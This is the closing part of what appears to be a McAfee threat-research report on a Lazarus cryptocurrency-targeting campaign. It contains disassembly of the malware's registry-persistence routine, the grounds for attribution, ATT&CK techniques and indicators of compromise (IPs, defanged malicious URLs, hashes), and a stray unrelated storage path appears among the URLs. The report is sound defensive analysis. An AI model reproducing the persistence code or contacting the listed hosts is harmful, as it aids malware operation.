    mov     esp, ebp
    pop     ebp
    retn
-----------------------------------------------------------------------

:                           ; CODE XREF: setup_persistence_registry_sub_10001430+85↑j
    call    edi ; RegCloseKey

:                           ; CODE XREF: setup_persistence_registry_sub_10001430+67↑j
    lea     eax, [ebp+phkResult]
    push    eax             ; phkResult
    lea     eax, [ebp+SubKey]
    push    eax             ; lpSubKey
    push    HKEY_CURRENT_USER ; hKey
    call    ds:RegCreateKeyA
    test    eax, eax
    jnz     short loc_10001520
    push    esi             ; lpString
    call    ds:lstrlenA
    push    eax             ; cbData
    push    esi             ; lpData
    push    1               ; dwType
    push    0               ; Reserved
    push    ebx             ; lpValueName
    push    [ebp+phkResult] ; hKey
    call    ds:RegSetValueExA
    push    [ebp+phkResult] ; hKey
    test    eax, eax
    jnz     short loc_1000151E
    call    edi ; RegCloseKey
```

Registry based persistence of the second stage payload

Connections to 2017 campaigns

The techniques, tactics and procedures are very similar to the campaigns that targeted US Defense contractors, US Energy sector, financial organizations and crypto currency exchanges in 2017.

The same Windows User author appeared back in 2017 in two malicious documents 비트코인_지갑주소_및_거래번호.doc and 비트코인 거래내역.xls which were involved in crypto currency targeting. Furthermore, one of the implants communicates to an IP address that was involved in hosting malicious job description documents in 2017 involving the Sikorsky military program.

McAfee Advanced Threat research determines with confidence that Lazarus is the threat group behind this attack for the following reasons:

- Contacts an IP address / domain that was used to host a malicious document from a Lazarus previous campaign in 2017
- Same author appeared in these recent malicious documents that also appeared back in Lazarus 2017 campaigns
- Uses the same malicious document structure and similar job recruitment ads as what we observed in past Lazarus campaigns
- The techniques, tactics and procedures align with Lazarus group's interest in crypto currency theft

Conclusion

In this latest discovery by McAfee ATR, despite a short pause in similar operations, the Lazarus group targets crypto currency and financial organizations. Furthermore, we have observed an increased usage of limited data gathering modules to quickly identify targets for further attacks. This campaign is tailored to identifying those who are running Bitcoin related software through specific system scans.

Indicators of Compromise

MITRE ATT&CK techniques

- Data encoding
- Data encrypted
- Command-Line Interface
- Account discovery
- Process Discovery
- Query registry
- Hidden files and directories
- Custom cryptographic protocol
- Registry Run Keys / Start Folder
- Startup Items
- Commonly used port
- Exfiltration Over Command and Control Channel

IPs

- 210.122.7.129
- 70.42.52.80
- 221.164.168.185

URLs


- hxxps://dl.dropboxusercontent.com/content_link/AKqkZsJRuxz5VkEgcguqNE7Th3iscMsSYvivwzAYuTZQWDBLsbUb7yBdbW2lHos/file?dl=1
- hxxps://www.dropbox.com/s/q7w33sbdil0i1w5/job description.doc?dl=1

Hashes

- dc06b737ce6ada23b4d179d81dc7d910a7dbfdde
- a79488b114f57bd3d8a7fa29e7647e2281ce21f6
- 7e70793c1ca82006775a0cac2bd75cc9ada37d7c
- 535f212b320df049ae8b8ebe0a4f93e3bd25ed79
- 1dd8eba55b16b90f7e8055edca6f4957efb3e1cd
- afb2595ce1ecf0fdb9631752e32f0e32be3d51bb
- e8faa68daf62fbe2e10b3bac775cce5a3bb2999e

McAfee Detection

- BackDoor-FDRO!
- Trojan-FPCQ!
- RDN/Generic Downloader.x
- RDN/Generic Dropper
- RDN/Generic.dx



Ryan Sherstobitoff

Ryan Sherstobitoff is a Senior Analyst for Major Campaigns – Advanced Threat Research in McAfee. Ryan specializes in threat intelligence in the Asia Pacific Region where he conducts cutting edge...